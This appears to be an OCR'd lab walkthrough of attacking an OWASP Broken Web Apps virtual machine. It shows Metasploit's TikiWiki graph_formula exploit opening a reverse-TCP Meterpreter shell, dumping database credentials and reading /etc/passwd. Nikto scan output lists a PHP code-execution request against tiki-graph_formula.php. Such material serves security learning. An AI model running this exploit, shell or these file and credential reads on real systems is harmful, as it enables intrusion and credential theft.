
```
   --  ----
   0   Automatic


msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.50:4444
[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5
.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4
Perl/v5.10.1
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tikiwiki
pass_tiki : tikiwiki
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (33721 bytes) to 192.168.1.250
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.250:58012) at 2
020-01-05 17:15:47 -0500

meterpreter > 
```



```
===========================

    Command       Description
    -------       -----------
    portfwd       Forward a local port to a remote service


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

meterpreter > sysinfo
Computer    : owaspbwa
OS          : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:
57:48 UTC 2010 i686
Meterpreter : php/linux
meterpreter > 
```




```
57:48 UTC 2010 1686
Meterpreter : php/linux
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > ls
Listing: /owaspbwa/owaspbwa-svn/var/www/tikiwiki
================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40755/rwxr-xr-x   4096    dir   2011-07-14 21:37:09 -0400  .svn
100644/rw-r--r--  5437    fil   2011-07-07 16:40:22 -0400  INSTALL
100644/rw-r--r--  1355    fil   2011-07-07 16:40:23 -0400  README
100644/rw-r--r--  4609    fil   2011-07-07 16:40:27 -0400  _htaccess
100644/rw-r--r--  1421    fil   2011-07-07 16:40:25 -0400  about.php
100644/rw-r--r--  1416    fil   2011-07-07 16:40:23 -0400  article_image.php
40755/rwxr-xr-x   4096    dir   2011-07-07 16:40:25 -0400  backups
100644/rw-r--r--  839     fil   2011-07-07 16:40:22 -0400  banner_click.php
100644/rw-r--r--  1485    fil   2011-07-07 16:40:23 -0400  banner_image.php
100644/rw-r--r--  2094    fil   2011-07-07 16:40:23 -0400  categorize.php
100644/rw-r--r--  2079    fil   2011-07-07 16:40:22 -0400  categorize_list.php
100644/rw-r--r--  152633  fil   2011-07-07 16:40:23 -0400  changelog.txt
100644/rw-r--r--  18314   fil   2011-07-07 16:40:23 -0400  comments.php
100644/rw-r--r--  4522    fil   2011-07-07 16:40:23 -0400  commxmlrpc.php
100644/rw-r--r--  27690   fil   2011-07-07 16:40:23 -0400  copyright.txt
```




```
meterpreter >
meterpreter > cat /etc/hostname
owaspbwa
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
meterpreter >
```

Web Application Mapping, Discovery and Exploitation.



```
root-kali-lan$nikto -host 192.168.1.250
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.250
+ Target Hostname:    192.168.1.250
+ Target Port:        80
+ Start Time:         2019-12-26 18:17:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosi
n-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
+ Server leaks inodes via ETags, header found with file /, inode: 282953, size: 
21976, mtime: Mon Jul 11 22:31:37 2011
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent 
to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)
```



```
root-kali-lan$grep php /root/lan_webserver_scan.txt
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to e
asily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d1
5. The following alternatives for 'index' were found: index.css, index.html
+ Cookie phpbb2mysql_data created without the httponly flag
+ RFC-1918 IP address found in the 'phpbb2mysql_data' cookie. The IP is "192.168
.23.131".
+ Cookie phpbb2mysql_sid created without the httponly flag
+ RFC-1918 IP address found in the 'phpbb2mysql_sid' cookie. The IP is "192.168.
23.131".
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databa
ses, and should be protected or limited to authorized hosts.
+ /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t
=png&title=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was f
ound.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.ta
n.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnera
bility which allows remote attackers to execute arbitrary PHP code.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL d
```